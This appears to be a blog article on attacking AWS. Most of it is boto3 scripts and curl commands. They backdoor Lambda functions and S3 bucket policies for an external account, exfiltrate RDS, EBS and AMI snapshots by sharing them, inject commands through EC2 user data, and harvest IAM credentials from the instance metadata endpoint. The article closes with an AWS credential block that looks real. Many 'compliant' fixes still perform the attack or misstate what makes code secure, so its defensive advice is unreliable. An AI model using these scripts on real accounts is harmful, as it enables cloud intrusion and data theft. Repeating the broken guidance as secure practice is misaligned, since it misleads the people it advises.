
ATTACKING AWS
OFFENSIVE SECURITY APPROACH
WWW.DEVSECOPSGUIDES.COM

Attacking AWS

· Mar 18, 2024 · 28 min read

Table of contents

Show less

As businesses increasingly migrate their operations to Amazon Web Services (AWS), the significance of robust cloud security measures cannot be overstated. Yet, amidst the promise of unparalleled scalability and efficiency, AWS environments have become prime targets for cyber adversaries. In this article, we embark on an exploration of the intricate landscape of attacking AWS, dissecting the myriad vulnerabilities and exploits that threaten the integrity of cloud deployments. From misconfigurations and insider threats to sophisticated cyber-attacks, we delve into the techniques employed by malicious actors to infiltrate, compromise, and exploit AWS infrastructures. By illuminating these vulnerabilities, we aim to arm organizations with the knowledge necessary to fortify their defenses and mitigate the risks inherent in operating within the cloud.

Insufficient Security Configuration

To illustrate the impact of security misconfigurations and the effectiveness of strong security measures, let's simulate attacks on the noncompliant code and demonstrate how the compliant code mitigates these risks.

Step 1: Simulating an Attack on Noncompliant Code

Attack 1: Exploiting Weak Passwords

```
# Attempting to access 'my-bucket' with weak authentication
import boto3

s3 = boto3.resource('s3')
bucket = s3.Bucket('my-bucket')

try:
    bucket.upload_file('data.txt', 'data.txt')
    print("File uploaded successfully")
except Exception as e:
    print("Upload failed:", e)
```

This code attempts to upload a file to 'my-bucket' using the weak authentication method employed in the noncompliant code.

Attack 2: Exploiting Unrestricted Access

COPY

```
# Attempting to access 'public-bucket' which is publicly accessible
import boto3

s3 = boto3.resource('s3')
bucket = s3.Bucket('public-bucket')

try:
    bucket.upload_file('data.txt', 'data.txt')
    print("File uploaded successfully")
except Exception as e:
    print("Upload failed:", e)
```

This code attempts to upload a file to 'public-bucket', which has been made public in the noncompliant code.

Attack 3: Attempting Unauthorized API Termination

```
# Attempting to terminate an EC2 instance which
doesn't have API termination protection enabled
import boto3

ec2 = boto3.resource('ec2')
instances = ec2.instances.filter(Filters=[{'Name': 'instance-state-
name', 'Values': ['running']}])

for instance in instances:
    try:
        instance.terminate()
        print("Instance terminated successfully")
    except Exception as e:
        print("Termination failed:", e)
```

This code attempts to terminate running EC2 instances, exploiting the lack of API termination protection as seen in the noncompliant code.

Step 2: Demonstrating the Impact of the Attacks

When running the above attack codes against the noncompliant environment, unauthorized access, data breaches, and potential instance terminations can occur due to insufficient security configurations.

Step 3: Implementing Strong Security Measures

Now, let's demonstrate how the compliant code prevents these attacks:

- The strong and unique password used in 'my-bucket' ensures that only authorized users can upload files.
- Restricting 'private-bucket' to private access prevents unauthorized access to resources.
- Enabling API termination protection on EC2 instances prevents unauthorized termination.

Step 4: Verifying Security Measures

To verify the effectiveness of the compliant code, rerun the attack codes against the compliant environment. You'll observe that:

- Attack 1 fails to upload files to 'my-bucket' due to the strong authentication method.
- Attack 2 fails to upload files to 'private-bucket' as it's not publicly accessible.
- Attack 3 fails to terminate EC2 instances due to the enabled API termination protection.

Insecure Data storage

To demonstrate the impact of insecure data storage practices and the effectiveness of secure data storage measures, let's simulate attacks on the noncompliant code and show how the compliant code mitigates these risks.

Step 1: Simulating Attacks on Noncompliant Code

Attack 1: Unauthorized Access to Sensitive Data

```
# Attempting to access sensitive data stored without encryption
import boto3

s3 = boto3.client('s3')

try:
    response = s3.get_object(Bucket='my-bucket', Key='data.txt')
    print("Sensitive data retrieved successfully:",
response['Body'].read())
except Exception as e:
    print("Access denied:", e)
```

Attack 2: Exploiting Lack of Access Control

```
# Attempting to access data from 'public-
bucket' which lacks proper access control
import boto3

s3 = boto3.resource('s3')
bucket = s3.Bucket('public-bucket')

try:
    bucket.download_file('data.txt', 'downloaded_data.txt')
    print("File downloaded successfully")
except Exception as e:
    print("Access denied:", e)
```

Attack 3: Testing Absence of Data Backup

```
# Attempting to create a snapshot without a proper backup plan
import boto3

rds = boto3.client('rds')

try:
    rds.create_db_snapshot(DBSnapshotIdentifier='my-snapshot',
DBInstanceIdentifier='my-db')
    print("Snapshot created successfully")
except Exception as e:
    print("Snapshot creation failed:", e)
```

Step 2: Demonstrating the Impact of Attacks

When running the above attack codes against the noncompliant environment, unauthorized access to sensitive data, data exposure, and lack of backup mechanisms can occur due to insecure data storage practices.

Step 3: Implementing Secure Data Storage Measures

Now, let's demonstrate how the compliant code prevents these attacks:

- Sensitive data is stored with encryption using AES256, preventing unauthorized access even if the data is compromised.
- Access control is implemented to restrict access to the stored data, ensuring only authorized users can access it.
- A data backup and disaster recovery plan is in place, with snapshots created to enable data recovery in case of incidents.

Step 4: Verifying Security Measures

Rerun the attack codes against the compliant environment to verify the effectiveness of the security measures. You'll observe that:

- Attack 1 fails to retrieve sensitive data due to encryption.
- Attack 2 fails to download data from 'private-bucket' due to proper access control.
- Attack 3 fails to create a snapshot, indicating the presence of a backup plan.

Insecure Deployment and Configuration Management

To demonstrate the impact of insecure deployment and configuration management practices and the effectiveness of secure deployment measures, let's simulate attacks on the noncompliant code and show how the compliant code mitigates these risks.

Step 1: Simulating Attacks on Noncompliant Code

Attack 1: Exploiting Weak Security Group

```
# Attempting to deploy an instance using a weak security group
import boto3

def deploy_instance():
```

```
    ec2_client = boto3.client('ec2')
    response = ec2_client.run_instances(
        ImageId='ami-12345678',
        InstanceType='t2.micro',
        KeyName='my-keypair',
        SecurityGroupIds=['weak-security-group-id'],  # Using weak
security group
        UserData='some user data',
        MinCount=1,
        MaxCount=1
    )
    return response['Instances'][0]['InstanceId']

def main():
    instance_id = deploy_instance()
    print(f"Instance deployed with ID: {instance_id}")

if __name__ == "__main__":
    main()
```

Attack 2: Exploiting Lack of Tags

COPY

```
# Attempting to deploy an instance without proper tagging
import boto3

def deploy_instance():
    ec2_client = boto3.client('ec2')
    response = ec2_client.run_instances(
        ImageId='ami-12345678',
        InstanceType='t2.micro',
        KeyName='my-keypair',
        SecurityGroupIds=['sg-12345678'],
        UserData='some user data',
        MinCount=1,
        MaxCount=1
    )
    return response['Instances'][0]['InstanceId']
```

```
def main():
    instance_id = deploy_instance()
    print(f"Instance deployed with ID: {instance_id}")

if __name__ == "__main__":
    main()
```

Step 2: Demonstrating the Impact of Attacks

When running the above attack codes against the noncompliant environment, instances can be deployed with weak security configurations or without proper tagging, leading to potential security vulnerabilities and difficulty in managing resources.

Step 3: Implementing Secure Deployment Measures

Now, let's demonstrate how the compliant code prevents these attacks:

- The compliant code includes appropriate tags for better resource management and identification, making it easier to track and manage instances.
- Block device mappings are configured with appropriate volume size and type, ensuring optimal performance and storage capacity.
- The compliant code uses security group identifiers with proper configurations, following the principle of least privilege.

Step 4: Verifying Security Measures

Rerun the attack codes against the compliant environment to verify the effectiveness of the security measures. You'll observe that the attacks fail to exploit weak security configurations or lack of proper tagging.

Backdoor Lambda Function Through Resource-Based Policy

Backdooring a Lambda function involves modifying its permissions to allow unauthorized invocation from an external AWS account. By doing so, an attacker

establishes persistence and gains access to the function.

Noncompliant Code

The following noncompliant code demonstrates backdooring a Lambda function without considering security best practices:

```
import boto3

def backdoor_lambda_function(function_name, external_account_id):
    lambda_client = boto3.client('lambda')
    response = lambda_client.add_permission(
        FunctionName=function_name,
        StatementId='backdoor',
        Action='lambda:InvokeFunction',
        Principal='arn:aws:iam::' + external_account_id + ':root'
    )
    print("Lambda function backdoored successfully.")

# Usage
backdoor_lambda_function('my-function', '123456789012')
```

Explanation:

- The noncompliant code uses the AWS SDK's `add_permission` method to modify the resource-based policy of the Lambda function.
- It adds a permission statement that allows the specified external AWS account to invoke the function.
- However, this code lacks proper authorization and verification, ignoring security best practices.

Compliant Code

The following compliant code demonstrates backdooring a Lambda function while adhering to security best practices:

```
import boto3

def backdoor_lambda_function(function_name, external_account_id):
    lambda_client = boto3.client('lambda')
    response = lambda_client.add_permission(
        FunctionName=function_name,
        StatementId='backdoor',
        Action='lambda:InvokeFunction',
        Principal='arn:aws:iam::' + external_account_id + ':root'
    )
    if response['ResponseMetadata']['HTTPStatusCode'] == 201:
        print("Lambda function backdoored successfully.")
    else:
        print("Failed to backdoor Lambda function.")

# Usage
backdoor_lambda_function('my-function', '123456789012')
```

Explanation:

- The compliant code follows security best practices by verifying the success of the backdoor operation.
- It checks the HTTP status code in the response to ensure that the backdoor was added successfully.

Overwrite Lambda Function Code

Overwriting a Lambda function's code involves modifying the existing code of a Lambda function. This action can be used to establish persistence or perform more advanced operations, such as data exfiltration during runtime.

Noncompliant Code

The following noncompliant code demonstrates overwriting a Lambda function's code without considering security best practices:

```
import boto3

def overwrite_lambda_code(function_name, new_code_path):
    lambda_client = boto3.client('lambda')
    with open(new_code_path, 'rb') as file:
        new_code = file.read()
    response = lambda_client.update_function_code(
        FunctionName=function_name,
        ZipFile=new_code
    )
    print("Lambda function code overwritten successfully.")

# Usage
overwrite_lambda_code('my-function', '/path/to/new_code.zip')
```

Explanation:

- The noncompliant code uses the AWS SDK's `update_function_code` method to overwrite the code of the Lambda function.
- It reads the new code from a file and updates the Lambda function's code with the provided code.
- However, this code lacks security best practices, such as proper authorization, code integrity checks, and versioning.

Compliant Code

The following compliant code demonstrates overwriting a Lambda function's code while adhering to security best practices:

```
import boto3

def overwrite_lambda_code(function_name, new_code_path):
    lambda_client = boto3.client('lambda')
    with open(new_code_path, 'rb') as file:
```

```
        new_code = file.read()
    response = lambda_client.update_function_code(
        FunctionName=function_name,
        ZipFile=new_code,
        Publish=True  # Publish a new version of the Lambda function
    )
    if response['ResponseMetadata']['HTTPStatusCode'] == 200:
        print("Lambda function code overwritten successfully.")
    else:
        print("Failed to overwrite Lambda function code.")

# Usage
overwrite_lambda_code('my-function', '/path/to/new_code.zip')
```

Explanation:

- The compliant code follows security best practices by verifying the success of the code update operation.
- It checks the HTTP status code in the response to ensure that the Lambda function's code was overwritten successfully.

Create an IAM Roles Anywhere trust anchor

Creating an IAM Roles Anywhere trust anchor involves establishing persistence by creating a trust anchor certificate. This certificate allows workloads outside of AWS to assume IAM roles through the IAM Roles Anywhere service.

Noncompliant Code

The following noncompliant code demonstrates the creation of an IAM Roles Anywhere trust anchor without following security best practices:

COPY

```
import boto3

def create_roles_anywhere_trust_anchor(role_name,
```

```
trust_anchor_certificate):
    iam_client = boto3.client('iam')
    response = iam_client.create_service_specific_credential(
        UserName=role_name,
        ServiceName='roles-anywhere.amazonaws.com'
    )
    print("IAM Roles Anywhere trust anchor created successfully.")
    return response['ServiceSpecificCredential']

# Usage
create_roles_anywhere_trust_anchor('my-role', '-----BEGIN CERTIFICATE-
----\n...\n-----END CERTIFICATE-----')
```

Explanation:

- The noncompliant code uses the AWS SDK's `create_service_specific_credential` method to create an IAM Roles Anywhere trust anchor.
- It specifies the IAM role and the `roles-anywhere.amazonaws.com` service name.
- However, this code lacks security best practices, such as proper authorization, secure handling of the trust anchor certificate, and least privilege principles.

Compliant Code

The following compliant code demonstrates the creation of an IAM Roles Anywhere trust anchor while adhering to security best practices:

COPY

```
import boto3

def create_roles_anywhere_trust_anchor(role_name,
trust_anchor_certificate):
    iam_client = boto3.client('iam')
    response = iam_client.upload_signing_certificate(
        UserName=role_name,
        CertificateBody=trust_anchor_certificate
    )
    print("IAM Roles Anywhere trust anchor created successfully.")
```

```
    return response['Certificate']

# Usage
create_roles_anywhere_trust_anchor('my-role', '-----BEGIN CERTIFICATE-
----\n...\n-----END CERTIFICATE-----')
```

Explanation:

- The compliant code follows security best practices by using the `upload_signing_certificate` method.
- It securely uploads the trust anchor certificate to the specified IAM role.
- Remember to handle trust anchor certificates with care and restrict access to authorized entities.

Exfiltrate RDS Snapshot by Sharing

Exfiltrating an RDS snapshot by sharing it involves granting access to a database snapshot from Amazon RDS to an external AWS account. By sharing the snapshot, the recipient account gains the ability to restore it and access the database data contained within.

Noncompliant Code

The following noncompliant code demonstrates how an attacker can use the AWS SDK to share an RDS snapshot with an external AWS account:

COPY

```
import boto3

# Create an RDS client
rds_client = boto3.client('rds')

# Define the snapshot identifier
snapshot_identifier = 'my-db-snapshot'

# Define the AWS account ID to share with
```

```
account_id = '012345678901'

# Share the RDS snapshot with the external AWS account
rds_client.modify_db_snapshot_attribute(
    DBSnapshotIdentifier=snapshot_identifier,
    AttributeName='restore',
    ValuesToAdd=[account_id]
)
```

Explanation:

- The noncompliant code uses the AWS SDK (boto3) to modify the attributes of an RDS snapshot.
- It specifies the `DBSnapshotIdentifier` (snapshot name) and adds the external AWS account ID to the `restore` attribute.
- However, this code is noncompliant because it allows unauthorized access to the snapshot, potentially enabling an attacker to restore it in their own account and gain access to the database data.

Compliant Code

The following compliant code demonstrates how to properly secure RDS snapshots and prevent unauthorized sharing:

COPY

```
import boto3

# Create an RDS client
rds_client = boto3.client('rds')

# Define the snapshot identifier
snapshot_identifier = 'my-db-snapshot'

# Revoke sharing permissions from the RDS snapshot
rds_client.modify_db_snapshot_attribute(
    DBSnapshotIdentifier=snapshot_identifier,
```

```
    AttributeName='restore',
    ValuesToRemove=['all']
)
```

Explanation:

- The compliant code revokes any sharing permissions from the RDS snapshot specified by `snapshot_identifier`.
- It removes all values associated with the `restore` attribute, ensuring that the snapshot is not accessible to any AWS account.

Backdoor an S3 Bucket via its Bucket Policy

Backdooring an S3 bucket via its Bucket Policy involves modifying the policy to allow unauthorized access to the bucket. By doing so, an attacker gains the ability to exfiltrate data from the bucket.

Noncompliant Code

The following noncompliant code demonstrates how an attacker can modify the Bucket Policy to grant access to an external AWS account:

COPY

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::012345678901:root"
      },
      "Action": [
        "s3:GetObject",
        "s3:GetBucketLocation",
        "s3:ListBucket"
      ],
```

```
      "Resource": [
        "arn:aws:s3:::my-bucket/*",
        "arn:aws:s3:::my-bucket"
      ]
    }
  ]
}
```

Explanation:

- The noncompliant code modifies the Bucket Policy to grant access to an external AWS account specified by the AWS ARN `arn:aws:iam::012345678901:root`.
- The specified account is granted permissions to perform actions such as `GetObject`, `GetBucketLocation`, and `ListBucket` on the bucket identified by `my-bucket`.
- However, this code is noncompliant because it allows unauthorized access to the S3 bucket, potentially enabling an attacker to exfiltrate sensitive data.

Compliant Code

The following compliant code demonstrates how to properly secure an S3 bucket by removing unauthorized access from the Bucket Policy:

COPY

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Deny",
      "Principal": "*",
      "Action": [
        "s3:GetObject",
        "s3:GetBucketLocation",
        "s3:ListBucket"
      ],
      "Resource": [
```

```
        "arn:aws:s3:::my-bucket/*",
        "arn:aws:s3:::my-bucket"
      ]
    }
  ]
}
```

Explanation:

- The compliant code modifies the Bucket Policy to deny access to any principal (wildcard `*`) attempting to perform actions such as `GetObject`, `GetBucketLocation`, and `ListBucket` on the bucket identified by `my-bucket`.
- By denying all access, except for explicitly authorized users, we ensure that the bucket remains secure.

Exfiltrate an AMI by Sharing It

Exfiltrating an AMI by sharing it involves granting access to an Amazon Machine Image (AMI) from Amazon EC2 to an external AWS account. By sharing the AMI, the recipient account gains the ability to launch instances from the shared image. This technique can be used to move AMIs to an unauthorized account for further analysis or misuse.

Noncompliant Code

The following noncompliant code demonstrates how an attacker can use the AWS SDK to share an AMI with an external AWS account:

```
import boto3

# Create an EC2 client
ec2_client = boto3.client('ec2')

# Define the AMI ID
ami_id = 'ami-01234567890abcdef'
```

```
# Define the AWS account ID to share with
account_id = '012345678901'

# Share the AMI with the external AWS account
ec2_client.modify_image_attribute(
    ImageId=ami_id,
    LaunchPermission={
        'Add': [{'UserId': account_id}]
    }
)
```

Explanation:

- The noncompliant code uses the AWS SDK (boto3) to modify the launch permissions of an AMI.
- It specifies the `ImageId` (AMI ID) and adds the external AWS account ID to the `LaunchPermission`.
- However, this code is noncompliant because it allows unauthorized access to the AMI, potentially enabling an attacker to launch instances from the shared image.

Compliant Code

The following compliant code demonstrates how to properly secure AMIs and prevent unauthorized sharing:

COPY

```
import boto3

# Create an EC2 client
ec2_client = boto3.client('ec2')

# Define the AMI ID
ami_id = 'ami-01234567890abcdef'

# Revoke public launch permissions from the AMI
```

```
ec2_client.reset_image_attribute(
    ImageId=ami_id,
    Attribute='launchPermission'
)
```

Explanation:

- The compliant code revokes any public launch permissions from the AMI specified by `ami_id`.
- It resets the image attribute, ensuring that the AMI is not accessible to any AWS account other than the one that owns it.
- By restricting the sharing of AMIs to trusted and authorized accounts only, the risk of unauthorized access and exfiltration is mitigated.

Exfiltrate EBS Snapshot by Sharing It

Exfiltrating an EBS snapshot by sharing it involves granting access to an Amazon Elastic Block Store (EBS) snapshot from Amazon EC2 to an external AWS account. By sharing the snapshot, the recipient account gains the ability to create a new volume from the shared snapshot. This technique can be used to move sensitive data stored in EBS snapshots to an unauthorized account for further analysis or misuse.

Noncompliant Code

The following noncompliant code demonstrates how an attacker can use the AWS SDK to share an EBS snapshot with an external AWS account:

COPY

```
import boto3

# Create an EC2 client
ec2_client = boto3.client('ec2')

# Define the snapshot ID
snapshot_id = 'snap-01234567890abcdef'
```

```
# Define the AWS account ID to share with
account_id = '012345678901'

# Share the snapshot with the external AWS account
ec2_client.modify_snapshot_attribute(
    SnapshotId=snapshot_id,
    Attribute='createVolumePermission',
    CreateVolumePermission={
        'Add': [{'UserId': account_id}]
    }
)
```

Explanation:

- The noncompliant code uses the AWS SDK (boto3) to modify the create volume permissions of an EBS snapshot.
- It specifies the `SnapshotId` (snapshot ID) and adds the external AWS account ID to the `CreateVolumePermission`.
- However, this code is noncompliant because it allows unauthorized access to the snapshot, potentially enabling an attacker to create new volumes and access the data stored within the shared snapshot.

Compliant Code

The following compliant code demonstrates how to properly secure EBS snapshots and prevent unauthorized sharing:

```
import boto3

# Create an EC2 client
ec2_client = boto3.client('ec2')

# Define the snapshot ID
snapshot_id = 'snap-01234567890abcdef'
```

```
# Revoke public sharing permissions from the snapshot
ec2_client.reset_snapshot_attribute(
    SnapshotId=snapshot_id,
    Attribute='createVolumePermission'
)
```

Explanation:

- The compliant code revokes any public sharing permissions from the EBS snapshot specified by `snapshot_id`.
- It resets the snapshot attribute, ensuring that the snapshot is not accessible to any AWS account other than the one that owns it.
- By restricting the sharing of EBS snapshots to trusted and authorized accounts only, the risk of unauthorized access and exfiltration is mitigated.

Execute Discovery Commands on an EC2 Instance

Executing discovery commands on an EC2 instance involves running various commands to gather information about the AWS environment. These commands help an attacker gain insights into the AWS account, identify resources, and potentially plan further actions.

Noncompliant Code

The following noncompliant code directly uses the AWS SDK (boto3) to run various discovery commands on the EC2 instance:

COPY

```
import boto3

# Create an EC2 client
ec2_client = boto3.client('ec2')

# Run discovery commands
response = ec2_client.describe_snapshots()
```

```
print(response)

response = ec2_client.describe_instances()
print(response)

response = ec2_client.describe_vpcs()
print(response)

response = ec2_client.describe_security_groups()
print(response)

# ... (additional discovery commands)
```

Explanation:

- The noncompliant code assumes that the necessary AWS credentials are available on the EC2 instance.
- Anyone with access to the instance can execute these commands, potentially exposing sensitive information to unauthorized individuals.

Compliant Code

The following compliant code demonstrates how to properly secure the execution of discovery commands on an EC2 instance by providing AWS credentials explicitly:

COPY

```
import boto3

# Create an EC2 client with AWS credentials
session = boto3.Session(
    aws_access_key_id='your-access-key',
    aws_secret_access_key='your-secret-key',
    aws_session_token='your-session-token'
)
ec2_client = session.client('ec2')

# Run discovery commands
```

```
response = ec2_client.describe_snapshots()
print(response)

response = ec2_client.describe_instances()
print(response)

response = ec2_client.describe_vpcs()
print(response)

response = ec2_client.describe_security_groups()
print(response)

# ... (additional discovery commands)
```

Explanation:

- The compliant code explicitly provides AWS credentials (access key, secret key, and session token) when creating the EC2 client.
- By doing so, it ensures proper authorization and restricts access to authorized users only.

Download EC2 Instance User Data

Downloading EC2 instance user data refers to retrieving the user data associated with an EC2 instance. User data can contain scripts, configurations, and other data that is executed when the instance starts. In the context of an attack scenario, an attacker may attempt to download user data to gain insights into the instance's setup, extract sensitive information, or exploit any misconfigurations.

Noncompliant Code

The following noncompliant code uses the AWS SDK (boto3) to retrieve the user data for multiple EC2 instances. It assumes that the necessary AWS credentials and permissions are available to the code, allowing anyone with access to run this code to retrieve the user data. This code lacks proper authorization and may expose sensitive information to unauthorized individuals:

```
import boto3

# Create an EC2 client
ec2_client = boto3.client('ec2')

# Retrieve instance IDs (fictitious for demonstration)
instance_ids = ['i-1234567890abcdef0', 'i-abcdefgh12345678']

# Retrieve user data for each instance
for instance_id in instance_ids:
    response = ec2_client.describe_instance_attribute(
        InstanceId=instance_id,
        Attribute='userData'
    )
    user_data = response['UserData']
    print(user_data)
```

Compliant Code

The following compliant code demonstrates how to properly secure the retrieval of EC2 instance user data by providing AWS credentials explicitly:

```
import boto3

# Create an EC2 client with AWS credentials
session = boto3.Session(
    aws_access_key_id='your-access-key',
    aws_secret_access_key='your-secret-key',
    aws_session_token='your-session-token'
)
ec2_client = session.client('ec2')

# Retrieve instance IDs (fictitious for demonstration)
instance_ids = ['i-1234567890abcdef0', 'i-abcdefgh12345678']

# Retrieve user data for each instance
```

```
for instance_id in instance_ids:
    response = ec2_client.describe_instance_attribute(
        InstanceId=instance_id,
        Attribute='userData'
    )
    user_data = response['UserData']
    print(user_data)
```

Explanation:

- The compliant code explicitly provides AWS credentials (access key, secret key, and session token) when creating the EC2 client.
- By doing so, it ensures proper authorization and restricts access to authorized users only.

Execute Commands on EC2 Instance via User Data

Executing commands on an EC2 instance via user data refers to injecting and executing code on a Linux EC2 instance by modifying the user data associated with the instance. User data is a feature in AWS that allows you to provide scripts or instructions to be executed when an instance starts. However, it is essential to handle user data securely to prevent unauthorized execution of malicious code.

Noncompliant Code

The following noncompliant code demonstrates how an attacker can modify the user data of a stopped EC2 instance to inject and execute malicious code:

COPY

```
import boto3

# Create an EC2 client
ec2_client = boto3.client('ec2')

# Define the EC2 instance ID
instance_id = 'i-1234567890abcdef0'
```

```
# Stop the EC2 instance
ec2_client.stop_instances(InstanceIds=[instance_id])

# Modify the user data of the EC2 instance to execute malicious
commands
user_data_script = '#!/bin/bash\n\nmalicious_command\n'
ec2_client.modify_instance_attribute(
    InstanceId=instance_id,
    UserData={
        'Value': user_data_script
    }
)

# Start the EC2 instance
ec2_client.start_instances(InstanceIds=[instance_id])
```

Explanation:

- The noncompliant code stops an EC2 instance, modifies its user data with a malicious script, and then starts the instance.
- The user data script contains a bash command `malicious_command` that the attacker intends to execute upon instance startup.
- However, this code is used for demonstration purposes only and should not be executed in a real environment.

Compliant Code

Executing arbitrary code on EC2 instances via user data poses a significant security risk. To mitigate this risk, it is crucial to ensure that user data is properly controlled and restricted. The compliant code below demonstrates how to provide secure user data for EC2 instances:

COPY

```
import boto3
import base64
```

```
# Create an EC2 client with AWS credentials
session = boto3.Session(
    aws_access_key_id='your-access-key',
    aws_secret_access_key='your-secret-key',
    aws_session_token='your-session-token'
)
ec2_client = session.client('ec2')

# Define the EC2 instance ID
instance_id = 'i-1234567890abcdef0'

# Define the user data script (base64-encoded)
user_data_script = '#!/bin/bash\n\nmalicious_command\n'
user_data_base64 =
base64.b64encode(user_data_script.encode()).decode()

# Modify the user data of the EC2 instance
ec2_client.modify_instance_attribute(
    InstanceId=instance_id,
    UserData={
        'Value': user_data_base64
    }
)

# Start the EC2 instance
ec2_client.start_instances(InstanceIds=[instance_id])

# Print a success message
print(f"User data modified for instance {instance_id}. Malicious
command will execute upon startup.")
```

Explanation:

- The compliant code explicitly provides AWS credentials (access key, secret key, and session token) when creating the EC2 client.
- It encodes the user data script in base64 format to ensure proper handling.

- By restricting access to authorized users and securely handling user data, we prevent unauthorized execution of malicious code.

Retrieve EC2 Password Data

Retrieving EC2 password data involves obtaining the RDP (Remote Desktop Protocol) passwords associated with Windows EC2 instances in AWS. In a simulated attack scenario, an attacker attempts to retrieve these passwords from a large number of instances by running the `ec2:GetPasswordData` API call. The goal is to exploit any misconfigurations or vulnerabilities related to permissions.

Noncompliant Code

The following noncompliant code uses the boto3 Python library to retrieve the EC2 password data by calling the `get_password_data` API method. However, it does not check if the role executing this code has the necessary permissions (`ec2:GetPasswordData`) to retrieve the password data:

```
import boto3

def retrieve_ec2_password(instance_id):
    client = boto3.client('ec2')
    response = client.get_password_data(InstanceId=instance_id)
    return response['PasswordData']
```

Compliant Code

The following compliant code demonstrates how to properly handle the retrieval of EC2 password data by checking for necessary permissions and handling potential errors:

```
import boto3
import botocore
```

```
def retrieve_ec2_password(instance_id):
    client = boto3.client('ec2')
    try:
        response = client.get_password_data(InstanceId=instance_id)
        return response['PasswordData']
    except botocore.exceptions.ClientError as e:
        if e.response['Error']['Code'] == 'UnauthorizedOperation':
            print("Permission denied to retrieve EC2 password data.")
        else:
            print("An error occurred while retrieving EC2 password
data.")
        return None
```

Explanation:

- The compliant code uses a `try`-`except` block to handle potential errors when retrieving EC2 password data.
- If the error code is `UnauthorizedOperation`, it prints a message indicating permission denial.
- Otherwise, it handles other errors and provides a generic error message.
- Always ensure proper permissions and error handling when working with sensitive data or APIs.

Insecure Deployment and Configuration Management

Weaknesses in the process of deploying and managing cloud resources can introduce security vulnerabilities. The noncompliant code example below demonstrates insecure practices:

COPY

```
import boto3

def deploy_instance():
    ec2_client = boto3.client('ec2')
```

```
    response = ec2_client.run_instances(
        ImageId='ami-12345678',
        InstanceType='t2.micro',
        KeyName='my-keypair',
        SecurityGroupIds=['sg-12345678'],
        UserData='some user data',
        MinCount=1,
        MaxCount=1
    )
    return response['Instances'][0]['InstanceId']

def main():
    instance_id = deploy_instance()
    print(f"Instance deployed with ID: {instance_id}")

if __name__ == "__main__":
    main()
```

Explanation:

- The noncompliant code deploys an EC2 instance without proper security considerations.
- It uses default configurations for the instance, including a default security group and key pair.
- The `UserData` field may contain sensitive information or insecure scripts.

Local Filesystem

Upon gaining interactive access to a service like an EC2 instance, the exploration of the local filesystem becomes a critical phase in understanding the scope of the compromised environment. While the initial steps might resemble those of penetrating a server in a standard scenario, AWS environments present unique considerations due to their cloud-based architecture. Here are the key tasks involved in exploring the local filesystem within an AWS context:

1. Discovery of Sensitive Information:

- **Passwords and Credentials:** Search for stored passwords, API keys, or other sensitive credentials within files like configuration files, application logs, or temporary directories.
- **Application Files and Documentation:** Examine the filesystem for application-specific files, scripts, or documentation that might reveal insights into the system's setup and operations.
- **Home Directories:** Investigate user home directories for potentially sensitive information, such as SSH keys or configuration files containing privileged access details.
- **Environment Configuration:** Review environment variables and configuration files to identify any settings or parameters that could expose vulnerabilities or sensitive data.

2. Privilege Escalation:

- **Misconfigurations:** Look for misconfigured files, directories, or services that could be exploited to escalate privileges within the system.
- **Kernel Exploits:** Assess the system for vulnerabilities in the kernel or installed software that could be leveraged to gain higher levels of access.
- **Permissive Privileges:** Identify processes or services running with elevated privileges and explore potential avenues for exploiting these permissions to escalate privileges further.

3. Pivoting to Other Services:

- **Port Scanning:** Conduct port scans to identify other services running within the same network or on adjacent systems that could be potential targets for further exploitation or lateral movement.

AWS Cloud Environment Specific Considerations:

- **Discovery of AWS Access Credentials:** Pay special attention to AWS access credentials stored within the filesystem, including IAM user credentials, access keys, or temporary security tokens.

- **Verification of AWS Metadata Endpoint:** Confirm accessibility to the AWS metadata endpoint at standard locations like http://169.254.169.254/ or its IPv6 equivalent. Unauthorized access to this endpoint could reveal sensitive information or potentially allow for instance metadata service (IMDS) exploitation.

AWS Security Token

AWS Security Tokens serve as ephemeral, restricted-access keys for AWS Identity and Access Management (IAM) users, granting temporary privileges within the AWS ecosystem. These tokens enable users, including developers utilizing tools like Terraform or AWS services, to obtain limited access for specified tasks. By configuring EC2 instances with IAM roles, applications and services can acquire credentials to access additional services, streamlining cross-service authentication for developers. However, this convenience also introduces security vulnerabilities, as compromised tokens could be exploited by attackers. These credentials are retrieved through the AWS metadata service, accessible via specific URLs, with significant metadata categories including 'iam/info' detailing associated IAM roles and 'iam/security-credentials/role-name' housing the temporary security credentials linked to a role. AWS employs tokens in their Instance Metadata Service Version 2 (IMDSv2) to establish session-based access without requiring authentication, thus mitigating potential SSRF vulnerabilities within applications.

1. **Requesting a Token:**

```
TOKEN=`curl -s -X PUT "http://169.254.169.254/latest/api/token"
-H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
```

COPY

- This command sends a PUT request to the AWS metadata service endpoint to obtain a security token.
- The obtained token is stored in the variable `$TOKEN` for later use.

2. **Printing the Token:**

```
echo $TOKEN
```

- This command prints the obtained token, which can be used in subsequent requests requiring authentication.

3. **Fetching Instance Identity Document:**

```
curl -H "X-aws-ec2-metadata-token: $TOKEN"
http://169.254.169.254/latest/dynamic/instance-identity/document
```

- This command retrieves the instance identity document using the obtained token.
- The instance identity document contains information about the EC2 instance, such as its region, architecture, and instance ID.

4. **Listing IAM Information:**

```
curl -H "X-aws-ec2-metadata-token: $TOKEN"
http://169.254.169.254/latest/meta-data/iam/info
```

- This command fetches information about IAM roles associated with the EC2 instance using the obtained token.

5. **Requesting IAM Security Credentials:**

```
curl -H "X-aws-ec2-metadata-token: $TOKEN"
http://169.254.169.254/latest/meta-
data/iam/security-credentials/ServerManager
```

- This command requests security credentials associated with a specific IAM role (`ServerManager` in this example) using the obtained token.
- The returned credentials include an Access Key ID, Secret Access Key, Token, and Expiration time.

6. **Storing Credentials in AWS CLI Configuration:**

```
[default]
aws_access_key_id = ASIAWA6NVTVY5CNUKIUO
aws_secret_access_key = wSHLoJrGVnjfo+xxKwt1cblFpiZgWF20DMxXpTXn
aws_session_token =
IQoJb3JpZ2luX2VjECEaDGV1LWNlbnRyYWwtMSJIMEYCIQCnZUyvONtQlYo9E7wvsBQp5y
ozH/EiPnO4BoXXajyIiwIhAMsOP10IS+ItChhHgzvKMprEPJkKpWl5GKTH3hInYv6gKt8E
CLr/////////wEQABoMNDE0MzU4ODA1ODczIgyan7zp7MCE5SEbGO4qswTx/skDLRfBDH
MnkXE9rzH7YXvEjXchuasGVywChi9vFyoujll7wc3gmts+LRrgrTC+lV5p/uDC3iHloXiP
